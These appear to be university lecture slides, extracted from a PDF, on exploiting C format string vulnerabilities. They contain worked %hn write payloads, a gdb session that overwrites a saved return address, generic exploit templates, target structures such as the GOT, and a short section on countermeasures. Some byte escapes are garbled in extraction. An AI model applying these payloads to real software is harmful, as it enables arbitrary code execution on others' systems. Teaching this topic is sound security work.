
## Note:

0x4543 = 17731 higher decimal value -> Write 2nd

0x4241 = 16961 lower decimal value -> Write 1st

First round: write 0x4241 = 16961 (word) at \*pos

Second round: write 0x4543 = 17731 (word) at \*(pos + 1)



# Writing 16 bits at a Time (4)

0xbffff6cc: Target address (Where to write)

0x45434241: This is **what** we want to write at \*pos (What to write)


## Note:

0x4543 = 17731 higher decimal value -> Write 2nd

0x4241 = 16961 lower decimal value -> Write 1st

First round: write 0x4241 = 16961 (word) at \*pos

Second round: write 0x4543 = 17731 (word) at \*(pos + 1)



# Writing 16 bits at a Time (5)

0xbffff6cc: Target address (Where to write)

0x45434241: This is **what** we want to write at \*pos (What to write)


## Note:

0x4543 = 17731 higher decimal value -> Write 2nd

0x4241 = 16961 lower decimal value -> Write 1st

First round: write 0x4241 = 16961 (word) at \*pos

Second round: write 0x4543 = 17731 (word) at \*(pos + 1)



# Writing 16 bits at a Time, Some Math

0xbffff6cc: Target address (Where to write)

0x45434241: This is **what** we want to write at \*pos (What to write)

high addresses

ce	f6	ff	bf
cc	f6	ff	bf
..	..	..	..

pos+1

pos

**Note:** we already placed 8 bytes on the stack for the addresses, so if we want to write 16961, we must use  $\%(16961-8)c = \%16953c$

**Note:** the 2nd round is incremental, so:  
 $0x4543 - 0x4241 = \%00770c$

$\%16953c\%pos\$n$ : write 0x4241 = 16961 (word) at \*pos

$\%00770c\%pos+1\$n$ : write 0x4543 = 17731 (word) at the \* (pos + 1)


`\xcc\x6\xff\xbf\xce\x6\xff\xbf%16953c%pos$n%00770c%pos+1$n`

# Writing 16 bits at a Time - Exploit (1)

`0x45434241`: this is **what** we want to write at `*pos`

`%16953c%pos$n`: write `0x4241 = 16961` (word) at `*pos`

`%00770c%pos+1$n`: write `0x4543 = 17731` (word) at the `*(pos + 1)`






# Writing 16 bits at a Time - Exploit (2)

0x45434241: this is **what** we want to write at \*pos

%16953c%pos\$n: write 0x4241 = 16961 (word) at \*pos

%00770c%pos+1\$n: write 0x4543 = 17731 (word) at the \* (pos + 1)



`\xcc\x66\xff\xbf\xce\x66\xff\xbf%16953c%pos$n%00770c%pos+1$n`

<code>%n</code> <code>int*</code>	
<code>%16953c%pos\$n</code>	<code>%n</code> writes 41 42 00 00
<code>%00770c%pos+1\$n</code>	<code>%n</code> writes 43 45 00 00

Side effect: just use  
`%hn` instead of `%n`

high addresses

0xbffff6d0	00	00			0xbffff6d3
0xbffff6cc	41	42	43	45	0xbffff6cf
	..	..	..	..	

`\xcc\x66\xff\xbf\xce\x66\xff\xbf%16953c%pos$hn%00770c%pos+1$hn`

	<b>%n</b> int*	<b>%hn</b> short int*
<b>%16953c%pos\$</b> n	<b>%n</b> writes 41 42 00 00	<b>%hn</b> writes 41 42
<b>%00770c%pos+1\$</b> n	<b>%n</b> writes 43 45 00 00	<b>%hn</b> writes 43 45

high addresses

0xbffff6d0					0xbffff6d3
0xbffff6cc	41	42	43	45	0xbffff6cf
	..	..	..	..	

```
# We overwrite the saved %eip, as an example, with 0x45434241
```

```
# In this example, we start a program and breakpoint before the bug.
```

```
$ gdb vuln3      # Let's begin with a dummy string, just to inspect the stack
```

```
(gdb) r $'AAAABBBB%10000c%2$hn%10000c%3$hn'
```

```
# 0xbffff6cc (saved $eip)
```

```
# let's assume that we know where
```

```
# our target is: the saved %eip addr
```

```
(gdb) p/x 0xbffff6cc+2
```

```
0xbffff6ce
```

```
# the address of the two low bytes
```

```
# is target + 2 bytes
```

```
(gdb) p/d 0x4543
```

```
17731
```

```
# higher: so, must be written as 2nd!
```

```
(gdb) p/x 0x4241
```

```
16961
```

```
# lower: so, must be written as 1st!
```

```
(gdb) r $'x\cc\x\f6\x\xff\x\bf\x\ce\x\f6\x\xff\x\bf%16953c%00002$hn%00770c%00003$hn'
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x45434241 in ?? ()
```

```
(gdb) p/x $eip
```

```
# success! We changed the ret addr!
```

```
$1 = 0x45434241
```

`<target><target+2>%<lower_part-len(printed)>c%pos$<higher_part-lowER_part>c%pos+1$`

What to write = [first\_part]>[second\_part]  
(e.g., 0x45434241)

# Generic Case 1

The format string looks like this (left to right):

<code>&lt;tgt (1st two bytes)&gt;</code>	where to write (hex, little endian)
<code>&lt;tgt+2 (2nd two bytes)&gt;</code>	where to write + 2 (hex, little endian)
<code>%&lt;low value - printed &gt;c</code>	what to write - #chars printed (dec)
<code>%&lt;pos&gt;\$hn</code>	displacement on the stack (dec)
<code>%&lt;high value - low value&gt;c</code>	what to write - what written (dec)
<code>%&lt;pos+1&gt;\$hn</code>	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack
----------------	---------------	---

`<target+2><target>%<lower_part-len(printed)>c%pos$<higher_part-low_part>c%pos+1$`



What to write = [first\_part]<[second\_part]

(e.g., **0x42414543**)

SWAP Required

## Generic Case 2

 The format string looks like this (left to right):



`<tgt+2 (2nd two bytes)>`

where to write+2 (hex, little endian)

`<tgt (1st two bytes)>`

where to write (hex, little endian)

`%<low value - printed >c`

what to write - #chars printed (dec)

`%<pos>$hn`

displacement on the stack (dec)

`%<high value - low value>c`

what to write - what written (dec)

`%<pos+1>$hn`

displacement on the stack + 1 (dec)

Where to write


What to write

Where “where to write”  
is placed on the stack

# Example:

Let's write **0xb7eb1f10** to **0x08049698**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`



Where to write

What to write

Where “where to write”  
is placed on the stack

# Example:

Let's write **0xb7eb1f10** to **0x08049698**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`

	where to write (hex, little endian)
	where to write + 2 (hex, little endian)
	what to write - 8 (dec)
	displacement on the stack (dec)
	what to write - previous value (dec)
	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack
----------------	---------------	---



# Example:

Let's write **0xb7eb1f10** to **0x08049698**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`

`\x98\x96\x04\x08`

where to write (hex, little endian)

`\x9a\x96\x04\x08`

where to write + 2 (hex, little endian)

what to write - 8 (dec)

displacement on the stack (dec)

what to write - previous value (dec)

displacement on the stack + 1 (dec)

Where to write

What to write

Where “where to write”  
is placed on the stack

# Example:

Let's write **0xb7eb1f10** to **0x08049698**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`

`\x98\x96\x04\x08`

where to write (hex, little endian)

`\x9a\x96\x04\x08`

where to write + 2 (hex, little endian)

`%(7952-8) c`

what to write - 8 (dec)

displacement on the stack (dec)

`%(47083-7952) c`

what to write - previous value (dec)

displacement on the stack + 1 (dec)

Where to write

What to write

Where “where to write”  
is placed on the stack

# Example:

Let's write **0xb7eb1f10** to **0x08049698**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`

`\x98\x96\x04\x08`

where to write (hex, little endian)

`\x9a\x96\x04\x08`

where to write + 2 (hex, little endian)

`%(7952-8) c`

what to write - 8 (dec)

`%<pos>$hn`

displacement on the stack (dec)

`%(47083-7952) c`

what to write - previous value (dec)

`%<pos+1>$hn`

displacement on the stack + 1 (dec)

Where to write

What to write

Where “where to write”  
is placed on the stack

# Example: Some More Math

And we're done. Exploit ready!

`\x98\x96\x04\x08` where to write (hex, little endian)


`\x9a\x96\x04\x08` where to write + 2 (hex, little endian)

`%7944c` what to write - 8 (dec)

`%00002$hn` displacement on the stack (dec)

`%39131c` what to write - previous value (dec)

`%00003$hn` displacement on the stack + 1 (dec)



`\x98\x96\x04\x08\x9a\x96\x04\x08%07944c%00002$hn%39131c%00003$hn`

**Note:** `<pos>` = 2 (could change depending on machine, compiler, etc.)



# A Word on the **TARGET** address

- The saved return address (saved EIP)
  - Like a “basic” stack overflow
    - You must find the address on the stack :)
- The Global Offset Table (GOT)
  - dynamic relocations for functions
- C library hooks
- Exception handlers
- Other structures, function pointers

# **A Word on Countermeasures**



# A Word on Countermeasures

- memory error countermeasures seen in the previous slides help to prevent exploitation
- modern compilers will show warnings when potentially dangerous calls to printf-like functions are found
- patched versions of the libc to mitigate the problem
  - e.g., count the number of expected arguments and check that they match the number of placeholders
  - [FormatGuard](#)
  - Compiler integration of count-and-check approach: [Venerable Variadic Vulnerabilities Vanquished](#)



# Essence of the Problem

Conceptually, format string bugs are not specific to printing functions. In theory, any function with a **unique combination** of characteristics is potentially affected:

- 1) ● a so-called variadic function
  - a **variable** number of **parameters**,
  - the fact that **parameters** are "resolved" at **runtime** by pulling them from the stack,
- 2) ● a mechanism (e.g., placeholders) to (in)directly **r/w** arbitrary locations,
- 3) ● the ability for the **user** to **control** them



# Essence of the Problem

C-like format strings interpreters (printf, sprintf,...) are acting according to a user-specified string which can express:

- Counters (the printed chars one)
- Conditional writes in arbitrary locations
- Read operations and arithmetics

Enough to implement conditional jumps and loops... the printf behavior is *Turing complete*!

(see <https://nebelwelt.net/publications/files/15SEC.pdf>, <https://github.com/HexHive/printbf> for an example)

# Conclusions

- Format strings are another type of memory error vulnerability.
- More math is required to write an exploit, but the consequences are the same: arbitrary code execution.
- **Where to jump**, is up to the attacker, as usual, but may depends on many conditions.
- **Exercise:** try to write a little calculator to automate the exploit generation given the target, displacement and value ;-)